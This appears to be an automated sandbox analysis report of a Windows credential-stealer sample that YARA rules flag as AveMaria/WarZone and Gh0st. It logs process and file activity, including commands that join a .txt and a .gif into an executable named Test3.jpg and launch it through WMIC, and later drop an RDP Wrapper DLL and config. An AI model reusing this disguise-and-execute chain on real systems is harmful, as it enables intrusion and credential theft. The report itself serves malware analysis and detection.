C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	unknown	595	end of file	1	660E1B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	351	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceSession_v1.0.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	267	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_EtwTraceProvider_v1.0.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	success or wait	3	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\EventTracingManagement\MSFT_AutologgerConfig_v1.0.cdxml	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	success or wait	3	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\2.0.0.0\Hyper-V.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	658	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Hyper-V\1.1\Hyper-V.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\International\International.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\iSCSI\iSCSI.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\ISE\ise.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	success or wait	2	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	706	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	unknown	4096	end of file	1	660E1B4F	ReadFile
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.dll	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	660E1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	660E1B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 6108 Parent PID: 5848

General

Start time:	09:34:58
Start date:	08/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe' /noconfig /fullpaths @'C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.cmdline'
Imagebase:	0x12e0000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	133E1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP	success or wait	1	1359793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... ....?..... .....D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	135967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.cmdline	unknown	369	success or wait	1	133E638	ReadFile
C:\Users\user\AppData\Local\Temp\mvqape5o\mvqape5o.0.cs	unknown	227	success or wait	1	133E638	ReadFile

Analysis Process: cvtres.exe PID: 6504 Parent PID: 6108

General

Start time:	09:34:59
Start date:	08/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES578D.tmp' 'c:\Users\user\AppData\Local\Temp\mvqape5o\CSCDBDF9420C89B4C89B070DDF57D28F899.TMP'
Imagebase:	0xa40000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 7036 Parent PID: 5848

General

Start time:	09:35:04
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /c COpY /B %TEMP%\Test1.txt + %TEMP%\Test2.gif %TEMP%\Test3.jpg
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test3.jpg	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	11D5E49	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test3.jpg	unknown	512	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 37 62 c4 da 73 03 aa 89 73 03 aa 89 73 03 aa 89 f0 1f a4 89 72 03 aa 89 45 25 a7 89 72 03 aa 89 3c 21 a3 89 76 03 aa 89 73 03 aa 89 71 03 aa 89 52 69 63 68 73 03 aa 89 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 ec df f5 5f 00 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 f0 03 00 00 60 00 00 00 00 00 00 1c 12 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......7b..s...s...s.......r. ..E%..r...<!..v...s...q...Rich s...........................PE ..L......_.................... .`............	success or wait	8	11F9193	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	512	success or wait	1	11D5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	65024	success or wait	5	11D5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test1.txt	unknown	65024	end of file	1	11D5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	512	success or wait	1	11D5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	65024	success or wait	1	11D5742	ReadFile
C:\Users\user\AppData\Local\Temp\Test2.gif	unknown	65024	end of file	1	11D5742	ReadFile

Analysis Process: cmd.exe PID: 6924 Parent PID: 5848

General

Start time:	09:35:05
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\cmd.exe' /c Wmic PROcEss CALl creaTe %TEMP%\Test3.jpg
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: WMIC.exe PID: 6992 Parent PID: 6924

General

Start time:	09:35:06
Start date:	08/01/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	Wmic PROcEss CALl creaTe C:\Users\user\AppData\Local\Temp\Test3.jpg
Imagebase:	0xd90000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	38	45 78 65 63 75 74 69 6e 67 20 28 57 69 6e 33 32 5f 50 72 6f 63 65 73 73 29 2d 3e 43 72 65 61 74 65 28 29 0d 0d 0a	Executing (Win32_Process)->Create()...	success or wait	1	DC2715	fprintf

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
\Device\ConDrv	unknown	31	4d 65 74 68 6f 64 20 65 78 65 63 75 74 69 6f 6e 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0d 0a	Method execution successful....	success or wait	1	DC2715	fprintf
\Device\ConDrv	unknown	15	4f 75 74 20 50 61 72 61 6d 65 74 65 72 73 3a	Out Parameters:	success or wait	1	DC2715	fprintf
\Device\ConDrv	unknown	74	0d 0a 69 6e 73 74 61 6e 63 65 20 6f 66 20 5f 5f 50 41 52 41 4d 45 54 45 52 53 0d 0a 7b 0d 0a 09 50 72 6f 63 65 73 73 49 64 20 3d 20 36 38 35 32 3b 0d 0a 09 52 65 74 75 72 6e 56 61 6c 75 65 20 3d 20 30 3b 0d 0a 7d 3b 0d 0a	..instance of __PARAMETERS..{. ..ProcessId = 6852;...ReturnValue = 0;..};..	success or wait	1	DC2715	fprintf
\Device\ConDrv	unknown	2	0d 0a	..	success or wait	1	DC26B7	fprintf

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Test3.jpg PID: 6852 Parent PID: 5060

General

Start time:	09:35:07
Start date:	08/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Imagebase:	0x400000
File size:	339293 bytes
MD5 hash:	DD27F33FCD6F1FA4C67EE05D836795C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic

Yara matches:	• Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000012.00000003.779302580.00000000006C8000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000003.779302580.00000000006C8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000012.00000003.779302580.00000000006C8000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000012.00000003.781273040.00000000006C6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000003.781273040.00000000006C6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000012.00000003.781273040.00000000006C6000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000012.00000000.764732381.0000000000443000.00000002.00020000.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000012.00000002.783515823.0000000002C2F000.00000040.00000001.sdmp, Author: Florian Roth • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000012.00000002.783479226.0000000002AE0000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.783479226.0000000002AE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000012.00000002.783479226.0000000002AE0000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000012.00000002.783479226.0000000002AE0000.00000040.00000001.sdmp, Author: unknown • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000012.00000003.780359821.00000000006E6000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000003.780359821.00000000006E6000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000012.00000003.780359821.00000000006E6000.00000004.00000001.sdmp, Author: Joe Security • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000012.00000002.782434479.0000000000443000.00000002.00020000.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_2, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\Test3.jpg, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: C:\Users\user\AppData\Local\Temp\Test3.jpg, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: Test3.jpg PID: 5940 Parent PID: 6852

General

Start time:	09:35:14
Start date:	08/01/2021
Path:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\Test3.jpg
Imagebase:	0x400000
File size:	339293 bytes
MD5 hash:	DD27F33FCD6F1FA4C67EE05D836795C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000003.785520059.000000000062B000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000002.946480583.0000000003465000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000000.780781628.0000000000443000.00000002.00020000.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000003.785553106.000000000062C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000002.946136847.0000000002B8F000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000002.939727802.000000000054F000.00000040.00000001.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000003.785647201.000000000062C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Codoso_Gh0st_1, Description: Detects Codoso APT Gh0st Malware, Source: 00000013.00000001.781400247.000000000054F000.00000040.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000013.00000003.785717468.000000000061D000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000013.00000001.781273752.0000000000400000.00000040.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000013.00000001.781273752.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000013.00000001.781273752.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000013.00000001.781273752.0000000000400000.00000040.00020000.sdmp, Author: unknown • Rule: MAL_Envrial_Jan18_1, Description: Detects Encrial credential stealer malware, Source: 00000013.00000002.939472829.0000000000400000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000013.00000002.939472829.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000013.00000002.939472829.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: AveMaria_WarZone, Description: unknown, Source: 00000013.00000002.939472829.0000000000400000.00000040.00000001.sdmp, Author: unknown • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000013.00000003.785472155.000000000061D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AveMaria, Description: Yara detected AveMaria stealer, Source: 00000013.00000003.786517856.0000000000619000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft Vision\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	4135ED	CreateDirectoryW
C:\Users\user\AppData\Local\Microsoft Vision\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	402E05	CreateDirectoryW
C:\Users\user\AppData\Local\Microsoft Vision\08-01-2021_09.35.19	read attributes | synchronize	device	synchronous io non alert | non directory file	success or wait	1	408932	CreateFileW
C:\Program Files\Microsoft DN1\sqlmap.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	40FE0D	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\System32\rfxvmt.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	object name collision	1	40FE0D	CreateFileW
C:\Program Files\Microsoft DN1\rdpwrap.ini	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	40FE0D	CreateFileW
C:\Users\user\AppData\Roaming\sztmmjA.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	40C5C5	CopyFileW
C:\Users\user\AppData\Roaming\.CxCK.C.tmp	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	40C5D1	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\.CxCK.C.tmp	success or wait	1	40FF18	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files\Microsoft DN1\sqlmap.dll	unknown	116736	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 06 4e 82 72 42 2f ec 21 42 2f ec 21 42 2f ec 21 04 7e 0d 21 6a 2f ec 21 04 7e 0c 21 26 2f ec 21 04 7e 33 21 48 2f ec 21 9f d0 27 21 47 2f ec 21 42 2f ed 21 1d 2f ec 21 4f 7d 09 21 46 2f ec 21 4f 7d 30 21 43 2f ec 21 4f 7d 37 21 43 2f ec 21 4f 7d 32 21 43 2f ec 21 52 69 63 68 42 2f ec 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 5a aa 88 54 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........N.rB/.!B/.!B/.!.~.!j/ .!.~.!&/.!.~3!H/.!..'!G/.!B/.! ./.!O}.!F/.!O}0!C/.!O}7!C/.!O }2!C/.!RichB/.!................ PE..d...Z..T...	success or wait	1	41017A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files\Microsoft DN1\rdpwrap.ini	unknown	181846	3b 20 52 44 50 20 57 72 61 70 70 65 72 20 4c 69 62 72 61 72 79 20 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 0d 0a 3b 20 44 6f 20 6e 6f 74 20 6d 6f 64 69 66 79 20 77 69 74 68 6f 75 74 20 73 70 65 63 69 61 6c 20 6b 6e 6f 77 6c 65 64 67 65 0d 0a 0d 0a 5b 4d 61 69 6e 5d 0d 0a 55 70 64 61 74 65 64 3d 32 30 32 30 2d 30 38 2d 32 35 0d 0a 4c 6f 67 46 69 6c 65 3d 5c 72 64 70 77 72 61 70 2e 74 78 74 0d 0a 53 4c 50 6f 6c 69 63 79 48 6f 6f 6b 4e 54 36 30 3d 31 0d 0a 53 4c 50 6f 6c 69 63 79 48 6f 6f 6b 4e 54 36 31 3d 31 0d 0a 0d 0a 5b 50 61 74 63 68 43 6f 64 65 73 5d 0d 0a 6e 6f 70 3d 39 30 0d 0a 5a 65 72 6f 3d 30 30 0d 0a 6a 6d 70 73 68 6f 72 74 3d 45 42 0d 0a 6e 6f 70 6a 6d 70 3d 39 30 45 39 0d 0a 43 44 65 66 50 6f 6c 69 63 79 5f 51 75 65 72 79 5f 65 64 78 5f 65 63 78	; RDP Wrapper Library configuration..; Do not modify without special knowledge....[Main].. Updated=2020-08-25..LogFile=\r dpwrap.txt..SLPolicyHook NT60=1 ..SLPolicyHookNT61=1.... [Patch Codes]..nop=90..Zero=00.. jmpsh ort=EB..nopjmp=90E9..CD efPolicy_Query_edx_ecx	success or wait	1	41017A	WriteFile
